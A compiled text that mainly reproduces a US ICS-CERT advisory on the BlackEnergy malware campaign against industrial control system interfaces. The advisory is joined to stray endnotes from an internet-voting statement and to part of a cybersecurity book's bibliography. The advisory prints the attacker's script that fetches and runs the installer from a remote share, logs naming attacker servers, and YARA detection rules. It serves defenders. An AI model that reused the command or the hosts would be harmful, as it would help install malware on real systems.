An Wang Professor of Computer Science at Brown University

Barbara Simons
Member, Board of Advisors of the Election Assistance Commission; former President, Association for Computing Machinery (ACM); Board Chair, Verified Voting

Pamela Smith
President, Verified Voting Foundation

---

[i] http://www.fas.org/sgp/crs/natsec/RL32777.pdf

[ii] http://www.whitehouse.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil

[iii] "Voting on the Web" by Kurt Hyde and Steve Bonta, in The New American, Oct. 9, 2000

[iv] http://www.npr.org/blogs/itsallpolitics/2012/03/29/149634764/online-voting-premature-warns-government-cybersecurity-expert

[v] https://www.verifiedvoting.org/projects/internet-voting-statement/

[vi] https://freedom-to-tinker.com/blog/jhalderm/hacking-dc-internet-voting-pilot/

[vii] B. Adida. Panelist remarks – Internet voting panel. EVT/WOTE'11, the Electronic Voting Tech. Workshop at the Workshop on Trustworthy Elections, Aug. 9, 2011. http://www.usenix.org/events/ evtwote11/stream/benaloh_panel/index.html

[viii] http://www.stat.berkeley.edu/~stark/Preprints/evidenceVote12.pdf

12.4 Critical Information Sharing

Appendix 2

Alert (ICS-ALERT-14-281-01E)

Ongoing Sophisticated Malware Campaign Compromising ICS (Update E)

Original release date: December 10, 2014 | Last revised: December 09, 2016

Legal Notice

SUMMARY

This alert update is a follow-up to the updated NCCIC/ICS-CERT Alert titled ICS-ALERT-14-281-01D Ongoing Sophisticated Malware Campaign Compromising ICS that was published February 2, 2016, on the ICS-CERT web site.

ICS-CERT has identified a sophisticated malware campaign that has compromised numerous industrial control systems (ICSs) environments using a variant of the BlackEnergy malware. Analysis indicates that this campaign has been ongoing since at least 2011. Multiple companies working with ICS-CERT have identified the malware on Internet-connected human-machine interfaces (HMIs).

Recent open-source reports have circulated alleging that a December 23, 2015, power outage in Ukraine was caused by BlackEnergy Malware. ICS-CERT and US-CERT are working with the Ukrainian CERT and our international partners to analyze the malware and can confirm that a BlackEnergy 3 variant was present in the system. Based on the technical artifacts ICS-CERT and US-CERT have been provided, we cannot confirm a causal link between the power outage with the presence of the malware. However, we continue to support CERT-UA on this issue. The YARA signature included with the original posting of this alert has been shown to identify a majority of the samples seen as of this update and continues to be the best method for detecting BlackEnergy infections.

While there are many open source reports of BE3, this is the first opportunity ICS-CERT has been able to provide results of malware analysis. In a departure from the ICS product vulnerabilities used to deliver the BE2 malware, in this case the infection vector appears to have been spear phishing via a malicious Microsoft Office (MS Word) attachment. ICS-CERT and US-CERT analysis and support are ongoing, and additional technical analysis will be made available on the US-CERT Secure Portal.

ICS-CERT originally published information and technical indicators about this campaign in a TLP Amber alert (ICS-ALERT-14-281-01P) that was released to the US-CERT secure portala on October 8, 2014, and updated on December 10, 2014. US critical infrastructure asset owners

and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

DETAILS

ICS-CERT has determined that users of HMI products from various vendors have been targeted in this campaign, including GE Cimplicity, Advantech/Broadwin WebAccess, and Siemens WinCC. It is currently unknown whether other vendor's products have also been targeted. ICS-CERT is working with the involved vendors to evaluate this activity and also notify their users of the linkages to this campaign.

At this time, ICS-CERT has not identified any attempts to damage, modify, or otherwise disrupt the victim systems' control processes. ICS-CERT has not been able to verify if the intruders expanded access beyond the compromised HMI into the remainder of the underlying control system. However, typical malware deployments have included modules that search out any network-connected file shares and removable media for additional lateral movement within the affected environment. The malware is highly modular and not all functionality is deployed to all victims.

In addition, public reportsb c reference a BlackEnergy-based campaign against a variety of overseas targets leveraging vulnerability CVE-2014-4114d (affecting Microsoft Windows and Windows Server 2008 and 2012). ICS-CERT has not observed the use of this vulnerability to target control system environments. However, analysis of the technical findings in the two report shows linkages in the shared command and control infrastructure between the campaigns, suggesting both are part of a broader campaign by the same threat actor.

ICS-CERT strongly encourages asset owners and operators to look for signs of compromise within their control systems environments. Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation.

CIMPLICITY

ICS-CERT analysis has identified the probable initial infection vector for systems running GE's Cimplicity HMI with a direct connection to the Internet. Analysis of victim system artifacts has determined that the actors have been exploiting a vulnerability in GE's Cimplicity HMI product since at least January 2012. The vulnerability, CVE-2014-0751, was published in ICS-CERT advisory ICSA-14-023-01 on January 23, 2014. Guidance for remediation was published to the GE IP portal in December 2013.e GE has also released a statement about this campaign on the GE security web site.f

Using this vulnerability, attackers were able to have the HMI server execute a malicious .cim file [Cimplicity screen file] hosted on an attacker-controlled server.

Date	Request Type	Requestor IP	Screen Served
1/17/2012 7:16	Start	<attackerIP>	//212.124.110.146/testshare/payload.cim
9/9/2013 1:49	Start	<attackerIP>	//46.165.250.32/incoming/devlist.cim
9/10/2014 3:59	Start	<attackerIP>	\\94.185.85.122\public\config.bak

Figure 1. Log entries showing execution of remote .cim file.

ICS-CERT has analyzed two different .cim files used in this campaign: devlist.cim and config.bak. Both files use scripts to ultimately install the BlackEnergy malware.

- devlist.cim: This file uses an embedded script that is executed as soon as the file is opened using the Screen Open event. The obfuscated script downloads the file "newsfeed.xml" from the same remote server, which it saves in the Cimplicity directory using the name <41 character string>.wsf. The name is randomly generated using upper and lower case letters, numbers, and hyphens. The .wsf script is then executed using the Windows command-based script host (cscript.exe). The new script downloads the file "category.xml," which it saves in the Cimplicity directory using the name "CimWrapPNPS.exe." CimWrapPNPS.exe is a BlackEnergy installer that deletes itself once the malware is installed.
- config.bak: This file uses a script that is executed when the file is opened using the OnOpenExecCommand event. The script downloads a BlackEnergy installer from a remote server, names it "CimCMSafegs.exe," copies it into the Cimplicity directory, and then executes it. The CimCMSafegs.exe file is a BlackEnergy installer that deletes itself after the malware is installed.

```
cmd.exe /c "copy \\94[dot]185[dot]85[dot]122\public\default.txt
"%CIMPATH%\CimCMSafegs.exe" && start "WOW64" "%CIMPATH"\CimCMSafegs.exe"
```

Figure 2. Script executed by malicious config.bak file.

Analysis suggests that the actors likely used automated tools to discover and compromise vulnerable systems. ICS-CERT is concerned that any companies that have been running Cimplicity since 2012 with their HMI directly connected to the Internet could be infected with BlackEnergy malware. ICS-CERT strongly recommends that companies use the indicators and Yara signature in this alert to check their systems. In addition, we recommend that all Cimplicity users review ICS-CERT advisory ICSA-14-023-01 and apply the recommended mitigations.

WINCC

While ICS-CERT lacks definitive information on how WinCC systems are being compromised by BlackEnergy, there are indications that one of the vulnerabilities fixed with the latest update for SIMATIC WinCC may have been exploited by the BlackEnergy malware.g ICS-CERT strongly encourages users of WinCC, TIA Portal, and PCS7 to update their software to the most recent version as soon as possible. Please see Siemens Security Advisory SSA-134508(link is external) and and ICS-CERT advisory ICSA-14-329-02D for additional details.

ADVANTECH/BROADWIN WEBACCESS

A number of the victims associated with this campaign were running the Advantech/BroadWin WebAccess software with a direct Internet connection. We have not yet identified the initial infection vector for victims running this platform but believe it is being targeted.

DETECTION

YARA SIGNATURE

ICS-CERT has published instruction for how to use the YARA signature for typical information technology environments. ICS-CERT recommends a phased approach to utilize this YARA

signature in an industrial control systems (ICSs) environment. Test the use of the signature in the test/quality assurance/development ICS environment if one exists. If not, deploy the signature against backup or alternate systems in the top end of the ICS environment; this signature will not be usable on the majority of field devices.

--------- Begin Update E Part 1 of 1 --------

ICS-CERT has produced a YARA signature to aid in identifying if the malware files are present on a given system. This signature is provided "as is" and has not been fully tested for all variations or environments. Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation. The YARA signature is available at:

https://ics-cert.us-cert.gov/sites/default/files/file_attach/ICS-ALERT-14-281-01E.yara

YARA is a pattern-matching tool used to by computer security researchers and companies to help identify malware. You can find usage help and download links on the main YARA page at http://plusvic.github.io/yara/(link is external). For use on a Windows machine, you can download the precompiled binaries at:
https://github.com/plusvic/yara/releases(link is external)

Look for "Windows binaries can be found here." For security purposes, please validate the downloaded YARA binaries by comparing the hash of your downloaded binary with the hashes below:

YARA version 3.4.0 32-bit

yara32.exe:

MD5 - 569ba3971c5f2d5d4a25f2528ee3afb6

SHA256 - e9bfb0389c9c1638dfe683acb5a2fe6c407cb650b48efdc9c17f5deaffe5b360

yarac32.exe:

MD5 - 0d9287bd49a1e1887dcfe26330663c25

SHA256 - 9f107dda72f95ad721cf12ab9c5621d8e57160cce7baf3f42cb751f98dfaf3ce

YARA version 3.4.0 64-bit

yara64.exe:

MD5 - 5a10f9e4f959d4dc47c96548804ff3c4

SHA256 - 427b46907aba3f1ce7dd8529605c1f94a65c8b90020f5cd1d76a5fbc7fc39993

yarac64.exe:

MD5 - 1f248ec809cc9ed89646e89a7b97a806

SHA256 - 92d04ea1b02320737bd9e2f40ab6cbf0f9646bf8ed63a5262ed989cd43a852fb

Once downloaded, extract the zip archive to the computer where you need to run the signatures and copy the ICS-CERT YARA rule into the same folder. For a comprehensive search (which will take a number of hours, depending on the system), use the following command:

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:  >> yara_results.txt
```

For a quicker search, use the following:

(for Windows Vista and later)

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Windows >> yara_results.txt
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Users >> yara_results.txt
```

(for Windows XP or earlier)

```
yara32.exe -r -s ICS-ALERT-14-281-01E.yara C:\Windows >> yara_results.txt
yara32.exe -r -s ICS-ALERT-14-281-01E.yara "C:\Documents and Settings" >>
yara_results.txt
```

These commands will create a text file named “Yara_results.txt” in the same folder as the rule and YARA executable. If the search returns hits, you can send this file to ICS-CERT, and ICS-CERT will verify if your system is compromised by BlackEnergy.

This updated YARA signature reflects current ICS-CERT efforts into the new BlackEnergy Malware. Please use caution before implementing this signature in sensitive network environments. The signature may not detect all versions of BlackEnergy found in the “wild”. If there are any questions or concerns, please contact ICS-CERT for assistance.

```
// detect common properties of the BE2 and BE3 loader
rule BlackEnergy
{
   strings:
      $hc1 = {68 97 04 81 1D 6A 01}
      $hc2 = {68 A8 06 B0 3B 6A 02}
      $hc3 = {68 14 06 F5 33 6A 01}
      $hc4 = {68 AF 02 91 AB 6A 01}
      $hc5 = {68 8A 86 39 56 6A 02}
      $hc6 = {68 19 2B 90 95 6A 01}
      $hc7 = {(68 | B?) 11 05 90 23}
      $hc8 = {(68 | B?) EB 05 4A 2F}
      $hc9 = {(68 | B?) B7 05 57 2A}
   condition:
      2 of ($hc*)
}

// detect BE3 variants that are not caught by the general BlackEnergy rule
```

```
rule BlackEnergy3
{
   strings:
      $a1 = "MCSF_Config" ascii
      $a2 = "NTUSER.LOG" ascii
      $a3 = "ldplg" ascii
      $a4 = "unlplg" ascii
      $a5 = "getp" ascii
      $a6 = "getpd" ascii
      $a7 = "CSTR" ascii
      $a8 = "FONTCACHE.DAT" ascii
   condition:
      4 of them
}

// detect both packed and unpacked variants of the BE2 driver
rule BlackEnergy2_Driver
{
   strings:
      $a1 = {7E 4B 54 1A}
      $a2 = {E0 3C 96 A2}
      $a3 = "IofCompleteRequest" ascii
      $b1 = {31 A1 44 BC}
      $b2 = "IoAttachDeviceToDeviceStack" ascii
      $b3 = "KeInsertQueueDpc" ascii
      $c1 = {A3 41 FD 66}
      $c2 = {61 1E 4E F8}
      $c3 = "PsCreateSystemThread" ascii
   condition:
      all of ($a*) and 3 of ($b*, $c*)
}

// detect BE2 variants, typically plugins or loaders containing plugins
rule BlackEnergy2
{
```

```
    strings:
        $ex1 = "DispatchCommand" ascii
        $ex2 = "DispatchEvent" ascii
        $a1 = {68 A1 B0 5C 72}
        $a2 = {68 6B 43 59 4E}
        $a3 = {68 E6 4B 59 4E}
    condition:
        all of ($ex*) and 3 of ($a*)
}
```

--------- End Update E Part 1 of 1 --------

MITIGATIONS

ICS-CERT has published a TLP Amber version of this alert containing additional information about the malware, plug-ins, and indicators to the secure portal. ICS-CERT strongly encourages asset owners and operators to use these indicators to look for signs of compromise within their control systems environments. Asset owners and operators can request access to this information by emailing ics-cert@hq.dhs.gov(link sends e-mail).

Any positive or suspected findings should be immediately reported to ICS-CERT for further analysis and correlation.

ICS-CERT strongly encourages taking immediate defensive action to secure ICS systems using defense-in-depth principles. CSSP Recommended Practices, https://ics-cert.us-cert.gov/Recommended-Practices, web site last accessed October 28, 2014. Asset owners should not assume that their control systems are deployed securely or that they are not operating with an Internet accessible configuration. Instead, asset owners should thoroughly audit their networks for Internet facing devices, weak authentication methods, and component vulnerabilities. Control systems often have Internet accessible devices installed without the owner's knowledge, putting those systems at increased risk of attack.

ICS-CERT recommends that users take defensive measures to minimize the risk of exploitation due to this unsecure device configuration of these vulnerabilities. Specifically, users should:

- Minimize network exposure for all control system devices. Control system devices should not directly face the Internet.
- Locate control system networks and devices behind firewalls, and isolate them from the business network.
- If remote access is required, employ secure methods, such as Virtual Private Networks (VPNs), recognizing that VPN is only as secure as the connected devices.
- Remove, disable, or rename any default system accounts wherever possible.
- Apply patches in the ICS environment, when possible to mitigate known vulnerabilities.
- Implement policies requiring the use of strong passwords.
- Monitor the creation of administrator level accounts by third-party vendors.

ICS-CERT reminds organizations to perform proper impact analysis and risk assessment prior to taking defensive measures.

ICS-CERT also provides a recommended practices section for control systems on the ICS-CERT web site (http://ics-cert.us-cert.gov). Several recommended practices are available for reading or download, including Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies.

Organizations that observe any suspected malicious activity should follow their established internal procedures and report their findings to ICS-CERT for tracking and correlation against other incidents.

- a.ICS-CERT encourages US asset owners and operators to join the control systems compartment of the US-CERT secure portal. To request access to the secure portal send your name, email address, and company affiliation to ics-cert@hq.dhs.gov(link sends e-mail).
- b.Sandworm to Blacken: The SCADA Connection, http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-b...(link is external) web site last accessed October 28, 2014.
- c.Sandworm Team – Targeting SCADA Systems, http://www.isightpartners.com/tag/sandworm-team/(link is external) web site last accessed October 28, 2014.
- d.NVD, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-4114, web site last accessed October 28, 2014.
- e.GE Intelligent Platforms, http://support.ge-ip.com/support/index?page=kbchannel(link is external). web site last accessed October 28, 2014.
- f.GE, http://www.ge.com/security(link is external) web site last accessed October 28, 2014.
- g.See "Nov 21, 2014 (second publication) Siemens Industrial Security Website: Update on ICS-CERT Alert on malware targeting SIMATIC WinCC" (http://www.industry.siemens.com/topics/global/en/industrial-security/new...(link is external))

Contact Information
For any questions related to this report, please contact ICS-CERT at:

Email: ics-cert@hq.dhs.gov(link sends e-mail)
Toll Free: 1-877-776-7585
International Callers: (208) 526-0900
For industrial control systems security information and incident reporting: http://ics-cert.us-cert.gov

ICS-CERT continuously strives to improve its products and services. You can help by choosing one of the links below to provide feedback about this product.

VI Bibliography and Index

Bibliography

4iQ Inc (2019). "The Changing Landscape of Identities in the Wild: The Long Tail of Small Breaches". Unpublished Work (cited on page 79).

Abelson, Harold et al. (2015). "Keys under doormats: mandating insecurity by requiring government access to all data and communications". In: *Journal of Cybersecurity* 1.1, pages 69–79 (cited on page 302).

Aggarwal, Vinod K and Andrew W Reddie (2019a). "Regulators Join Tech Rivalry with National-Security Blocks on Cross-Border Investment". In: *Global Asia* 14.1, pages 40–47 (cited on page 267).

— (2018). "Comparative industrial policy and cybersecurity: a framework for analysis". In: *Journal of Cyber Policy* 3.3, pages 291–305. ISSN: 2373-8871. DOI: 10.1080/23738871.2018.1553989 (cited on page 297).

— (2019b). "Cyber Industrial Policy in an Era of Strategic Competition". In: URL: cltc.berkeley.edu/wp-content/uploads/2019/05/Cyber_Industrial_Policy.pdf (cited on page 297).

Almog, Doron (2004). "Cumulative deterrence and the war on terrorism". In: *The US Army War College Quarterly: Parameters* 34.4, page 1 (cited on page 59).

Ames, Morgan G. (2019). *The charisma machine : the life, death, and legacy of One Laptop per Child*. Infrastructures series. Cambridge, Massachusetts: The MIT Press (cited on page 162).

Anderson, Ross (2001). "Why Information Security Is Hard – An Economic Perspective". In: *Computer Security Applications Conference*. URL: https://www.acsac.org/2001/papers/110.pdf (cited on page 75).

Antón, Annie I and Justin Hemmings (2019). "Recognizing Vendor Risks to National Security in the CFIUS Process". In: *Retrieved August* 1, page 2020 (cited on page 267).

APEC Policy Support Unit (Dec. 2012). *Economic Impact of Submarine Cable Disruptions* (cited on page 47).

Arquilla, John and David Ronfeldt (1993). “Cyberwar is coming!” In: *Comparative Strategy* 12.2, pages 141–165 (cited on page 100).

Barlow, John Perry (1996). *A declaration of the independence of cyberspace*. Electronic Book. URL: homes.eff.org/~barlow/Declaration-Final.html (cited on page 159).

Bartles, Charles K (2016). “Getting gerasimov right”. In: *Military Review* 96.1, pages 30–38 (cited on pages 30, 156).

Bay, Sebastian et al. (2019). “The Current Digital Arena and its Risks to Serving Military Personnel”. In: *Riga: NATO Stratcom, 0* (cited on page 22).

Berman, Elizabeth Popp (2022). *Thinking like an economist: How efficiency replaced equality in US public policy*. Princeton University Press (cited on page 172).

Blair, Dennis C et al. (2016). “Into the Gray Zone: The Private Sector and Active Defense against Cyber Threats”. In: *Project Report, The George Washington University* (cited on page 278).

Blum, Andrew (2012). “Tubes: A Journey to the Center of the Internet”. In: Ecco New York (cited on page 37).

Board, Huawei Cyber Security Evaluation Centre (HCSEC) Oversight (2019). *Annual Report. A report to the National Security Adviser of the United Kingdom*. Government Document.

Bond, David (May 23, 2019). “Inside GCHQ: the art of spying in the digital age”. In: *Financial Times* (cited on page 38).

Borghard, Erica D. and Jacquelyn Schneider (May 2019). *Israel responded to a Hamas cyberattack with an airstrike. That’s not such a big deal.* Newspaper Article. URL: https://perma.cc/5N6Z-LPHQ (cited on page 59).

Brown, Gary (2015). “Spying and Fighting in Cyberspace: What Is Which”. In: *J. Nat’l Sec. L. & Pol’y* 8, page 621 (cited on page 117).

Buchanan, Ben (2017). “Mitigating the Cybersecurity Dilemma”. In: *The Cybersecurity Dilemma*. Oxford University Press. ISBN: 9780190665012. DOI: 10.1093/acprof:oso/9780190665012.003.0009. URL: https://www.oxfordscholarship.com/10.1093/acprof:oso/9780190665012.001.0001/acprof-9780190665012-chapter-9 (cited on page 145).

— (2020). *The Hacker and the State: Cyber Attacks and the New Normal of Geopolitics*. Harvard University Press (cited on page 264).

Burton, Mark (2007). “Government Spying for Commercial Gain”. In: *Unclassified Extracts from Classified Studies - CIA* 37(2) (cited on page 29).

Bush, Vannevar (2020). “Science, the endless frontier”. In: *Science, the Endless Frontier*. Princeton University Press (cited on page 296).

Caltagirone, Sergio, Andrew Pendergast, and Christopher Betz (2013). *The diamond model of intrusion analysis*. Standard (cited on page 70).

Center for Advanced Defense Studies (C4ADS) (2009). *Lux and Loaded: Exposing North Korea’s Strategic Procurement Networks*. Washington, DC (cited on page 194).

Cicero, Marcus Tullius (Walter Miller Trans.) (1913). *De Officiis*. Harvard University Press (cited on page 155).

Clark, David D. (2018). *Designing an Internet*. MIT (cited on pages 7, 9, 31, 52, 53, 79).

Cole, David (2014). “We kill people based on metadata”. In: *The New York review of books* 10, page 2014 (cited on pages 34, 212).

Conference Report on The National Defense Authorization Act for Fiscal Year 2013 (2012). Statute (cited on page 24).

Connell, Michael and Sarah Vogler (2017). *Russia's approach to cyber warfare (1rev)*. Technical report. Center for Naval Analyses Arlington United States (cited on page 30).

Council, National Research (2009). *Strengthening Forensic Science in the United States: A Path Forward*. Washington, DC: The National Academies Press, page 348. ISBN: 978-0-309-13130-8. DOI: doi:10.17226/12589. URL: https://www.nap.edu/catalog/12589/strengthening-forensic-science-in-the-united-states-a-path-forward (cited on page 60).

Counterintelligence, National and Security Center (Mar. 2021). "China's Collection of Genomic and Other Healthcare Data from America". In: URL: https://perma.cc/R35P-C7CL (cited on page 300).

Cranor, Lorrie F (2008). "A framework for reasoning about the human in the loop". In: (cited on page 87).

Cue, Eduardo (1993). "French Riled by US Claims Of Industrial Espionage". In: *CS Monitor* (cited on page 244).

Cunningham, Bryan, John Grant, and Chris Jay Hoofnagle (2021). "Fighting Insider Abuse After Van Buren". In: *LawFare* (cited on page 206).

Dai, Xin (2018). "Toward a Reputation State: The Social Credit System of China". Unpublished Work (cited on page 29).

Danzig, Richard (2018). *Technology Roulette: Managing Loss of Control as Many Militaries Pursue Technological Superiority*. Generic (cited on page 111).

Defense Intelligence Agency (2019). "Challenges to security in space". In: URL: https://purl.fdlp.gov/GPO/gpo116298 (cited on page 112).

Defense Science Board Task Force on Computer Security (1970). *Security Controls for Computer Systems*. Government Document (cited on page 94).

Deibert, Ronald J. (2003). "Black Code: Censorship, Surveillance, and the Militarisation of Cyberspace". In: *Millennium* 32.3, pages 501–530. DOI: 10.1177/03058298030320030801. URL: https://journals.sagepub.com/doi/abs/10.1177/03058298030320030801 (cited on pages 2, 164, 188).

Deibert, Ronald J. and Rafal Rohozinski (2010). "Risking Security: Policies and Paradoxes of Cyberspace Security". In: *International Political Sociology* 4, pages 15–32 (cited on page 149).

Director of National Intelligence (2007). *What We Mean When We Say: An Explanation of Estimative Language* (cited on page 69).

Eddy, Melissa and Nicole Perlroth (2020). "Cyber attack suspected in German woman's death". In: *The New York Times* 18 (cited on page 99).

Eichensehr, Kristen E (2016). "Public-private cybersecurity". In: *Tex. L. Rev.* 95, page 467 (cited on page 57).

Eisenstadt, Michael (2016a). *Iran's Lengthening Cyber Shadow*. Washington Institute for Near East Policy (cited on page 30).

— (2016b). *Iran's lengthening cyber shadow*. Washington, DC: Washington Institute for Near East Policy. URL: http://www.washingtoninstitute.org/uploads/Documents/pubs/ResearchNote34_Eisenstadt.pdf (cited on page 138).

Elmer-Dewitt, Philip (Dec. 1993). "First Nation in Cyberspace". In: *Time Magazine* (cited on page 163).

Europol (2016). *IOCTA 2016 Internet Organised Crime Threat Assessment*. Europol (cited on page 301).

F.T.C. v. Wyndham Worldwide Corp., 799 F.3d 236 (C.A.3) (2015) (cited on page 184).

Farrell, Henry and Charles L. Glaser (2018). "How Effects, Saliencies, and Norms Should Influence U.S. Cyberwar Doctrine". In: *Bytes, Bombs, and Spies: The Strategic Dimensions of Offensive Cyber Operations*. Edited by Herbert Lin Zegart and Amy. Brookings Institution Press (cited on page 95).

Farrell, Henry and Abraham L. Newman (2019). "Weaponized Interdependence: How Global Economic Networks Shape State Coercion". In: *International Security* 44.1. ISSN: 0162-2889 (cited on pages 139, 194).

Federal Bureau of Investigation (June 2015). *FBI and Local Law Enforcement Seek Public's Assistance Concerning Severed Fiber Optic Cables in the East Bay and South Bay*. https://perma.cc/RN7D-MTQR (cited on page 37).

— (2017). *Clearances* (cited on page 190).

Fink, Erica (2014). "Uber's dirty tricks quantified: Rival counts 5,560 canceled rides". In: *CNN Money* (cited on page 227).

Fischerkeller, Michael P. and Richard J. Harknett (2017). "Deterrence is Not a Credible Strategy for Cyberspace". In: *Orbis* 61, pages 381–393. ISSN: 0030-4387. DOI: https://doi.org/10.1016/j.orbis.2017.05.003. URL: http://www.sciencedirect.com/science/article/pii/S0030438717300431 (cited on pages 106, 142).

— (2018). *Persistent Engagement, Agreed Competition, Cyberspace Interaction Dynamics, and Escalation*. Standard (cited on page 142).

Foreign Relations Authorization Act, Fiscal Years 1986 and 1987 (1985). Statute (cited on page 23).

FTC v. D-Link Sys., Inc., N.D. Cal., No. 17-cv-00039 (2017) (cited on page 185).

Galeotti, Mark (2014). *The 'Gerasimov Doctrine' and Russia non-linear war*. Computer Program. URL: https://inmoscowsshadows.wordpress.com/2014/07/06/the-gerasimov-doctrine-and-russian-non-linear-war/ (cited on page 155).

Garfinkel, Simson (2010). "Garfinkel, S.L.: Digital Forensics Research: The Next 10 Years. Digital Investigation 7(suppl.), 64-73". In: *Digital Investigation* 7. DOI: 10.1016/j.diin.2010.05.009 (cited on page 62).

Garfinkel, Simson L and Mary Theofanos (2018). "Non-breach privacy events". In: *Technology Science* (cited on page 273).

Gerasimov, Valery (2013). "The value of science in prediction". In: *Military-Industrial Kurier* 27 (cited on pages 30, 155).

El-Ghobashy, Tamer, Maria Abi-Habib, and Benoit Faucon (2017). "France's Special Forces Hunt French Militants Fighting for Islamic State; French citizens have been killed by Iraqi artillery and ground troops using location coordinates and other intelligence supplied by French forces during the battle to drive the extremist group from Mosul, Iraq". In: *Wall Street Journal (Online)*, n/a (cited on page 23).

Gleick, James (2011). *The information : a history, a theory, a flood*. 1st ed. New York: Pantheon Books. URL: http://books.google.com/books?isbn=9780375423727 (cited on page 46).

Goldsmith, Jack (2016). "U.S. Attribution of China's Cyber-Theft Aids Xi's Centralization and Anti-Corruption Efforts". In: *Journal* (cited on page 245).

Goldsmith, Jack and Tim Wu (2006). *Who Controls the Internet?: Illusions of a Borderless World*. Oxford University Press (cited on page 53).

Gordon, Sue and Eric Rosenbach (Jan. 2022). "America's Cyber Reckoning". In: *Foreign Affairs* (cited on page 22).

Gorman, Siobhan, Yochi Dreazen, and August Cole (Dec. 2009). *Insurgents Hack U.S. Drones*. Newspaper Article (cited on page 113).

Greenberg, Andy (2019). *Sandworm : a new era of cyberwar and the hunt for the Kremlin's most dangerous hackers*. First edition. New York: Doubleday (cited on page 221).

Gupta, Chetan (2017). "The Market's Law of Privacy: Case Studies in Privacy and Security Adoption". In: *IEEE Security & Privacy* 15.3, pages 78–83 (cited on page 81).

Harris, Robert G. and James M. Carman (1984). "Public Regulation of Marketing Activity: Part II: Regulatory Responses to Market Failures". In: *Journal of Macromarketing* 4.1, pages 41–52. ISSN: 0276-1467. URL: doi.org/10.1177/027614678400400105 (cited on page 297).

Healey, Jason (2013). *A Fierce Domain; Conflict in Cyberspace 1986 to 2012*. Cyber Conflict Studies Association (cited on page 70).

— (2018). "The Cartwright Conjecture: The Deterrent Value and Escalatory Risk of Fearsome Cyber Capabilities". In: *Bytes, Bombs, and Spies: The Strategic Dimensions of Offensive Cyber Operations*. Edited by Herbert Lin Zegart and Amy. Brookings Institution Press (cited on page 134).

Herley, Cormac (2009). "So Long, and No Thanks for the Externalities: the Rational Rejection of Security Advice by Users". In: *NSPW Oxford*. URL: http://www.ists.dartmouth.edu/docs/ecampus/2010/herley_ecampus2010.pdf (cited on page 89).

Herman, Michael (1996). *Intelligence power in peace and war*. Cambridge University Press (cited on page 117).

Heuer, Richards J (1999). *Psychology of intelligence analysis*. Center for the Study of Intelligence. URL: https://perma.cc/N534-CYVP (cited on pages 88, 119).

Hildebrandt, Mireille (2013a). "Balance or Trade-off? Online Security Technologies and Fundamental Rights". In: *Philosophy and Technology* 26.4, pages 357–379 (cited on page 10).

— (2013b). "Balance or trade-off? Online security technologies and fundamental rights". In: *Philosophy & Technology* 26.4, pages 357–379 (cited on page 38).

Hill, Kashmir (Jan. 2020). *The Secretive Company That Might End Privacy as We Know It* (cited on page 80).

Hill, Kashmir and Aaron Krolik (2019). "How photos of your kids are powering surveillance technology". In: *The New York Times* (cited on page 80).

Hirsch, M (2013). "Silicon Valley Doesn't Just Help the Surveillance State—It Built It". In: *The Atlantic* 10.

Hoffman, David (2009). *The dead hand: the untold story of the cold war arms race and its dangerous legacy*. Anchor (cited on page 94).

Hoofnagle, Chris Jay (2014). "The Origin of Fair Information Practices: Archive of the Meetings of the Secretary's Advisory Committee on Automated Personal Data Systems (SACAPDS)". Unpublished Work (cited on page 89).

Hoofnagle, Chris Jay and Simson L Garfinkel (Feb. 2022). "Quantum Cryptanalysis: Hype and Reality". In: *Lawfare: Hard National Security Choices*. URL: https://

www.lawfareblog.com/quantum-cryptanalysis-hype-and-reality (cited on page 298).

Hoofnagle, Chris Jay and Jan Whittington (2013). "Free: accounting for the costs of the internet's most popular price". In: *UCLA L. Rev.* 61, page 606 (cited on page 152).

Hoofnagle, Chris Jay et al. (2017). "Online pharmacies and technology crime". In: *The Routledge Handbook of Technology, Crime and Justice*. Routledge, pages 146–160 (cited on page 189).

ICA, ICA (no date). *Assessing Russian Activities and Intentions in Recent US Elections 2017-01D*. Technical report. Technical report, Office of the director of national Intelligence, 2017 (cited on pages 122, 124).

Ignatius, David (Jan. 2017). *Russia's radical new strategy for information warfare*. Newspaper Article (cited on page 24).

In the Matter of Zoom Video Communications, Inc., a corporation, d/b/a Zoom, No. 192 3167 (Final complaint) (2021) (cited on page 174).

In the Matter of Zoom Video Communications, Inc., a corporation, d/b/a Zoom, No. 192 3167(Decision and Order) (2021) (cited on page 177).

Intelligence, Director of National (2019). *Worldwide Threat Assessment of the US Intelligence Community*. Government Document (cited on page 95).

Investigation, Federal Bureau of (2016). *2016 Crime in the United States: Clearances*. Web Page (cited on page 71).

Jamieson, Kathleen Hall (2018). *Cyberwar: How Russian Hackers and Trolls Helped Elect a President—What We Don't, Can't, and Do Know*. Oxford University Press (cited on page 24).

Jampen, Daniel et al. (2020). "Don't click: towards an effective anti-phishing training. A comparative literature review". In: *Human-centric Computing and Information Sciences* 10.1, pages 1–41 (cited on page 85).

Janofsky, Adam (June 2019a). *When Paying a Ransom is the Best Way Out*. Generic (cited on page 217).

— (June 2019b). *When Paying a Ransom is the Best Way Out*. Generic (cited on page 263).

Jervis, Robert (1978). "Cooperation Under the Security Dilemma". In: *World Politics* 30.2, pages 167–214. ISSN: 00438871, 10863338. DOI: 10.2307/2009958. URL: www.jstor.org/stable/2009958 (cited on page 78).

— (2010). *Why Intelligence Fails: Lessons from the Iranian Revolution and the Iraq War*. Cornell University Press (cited on page 117).

Kahn, David (1985). "The Annotated The American Black Chamber". In: *Cryptologia* 9.1, pages 1–37 (cited on page 47).

— (1996). *The Codebreakers: The comprehensive history of secret communication from ancient times to the internet*. Simon and Schuster (cited on page 27).

Kan, Paul Rexton (July 2019). "Dark International Relations: When Crime is the "Dime"". In: *War Room* (cited on page 192).

Kesari, Aniket (2020). "Predicting Cybersecurity Incidents Through Mandatory Disclosure Regulation". In: *Available at SSRN 3700243* (cited on page 288).

Kesari, Aniket, Chris Hoofnagle, and Damon McCoy (2017). "Deterring cybercrime: Focus on intermediaries". In: *Berkeley Tech. LJ* 32, page 1093 (cited on page 191).

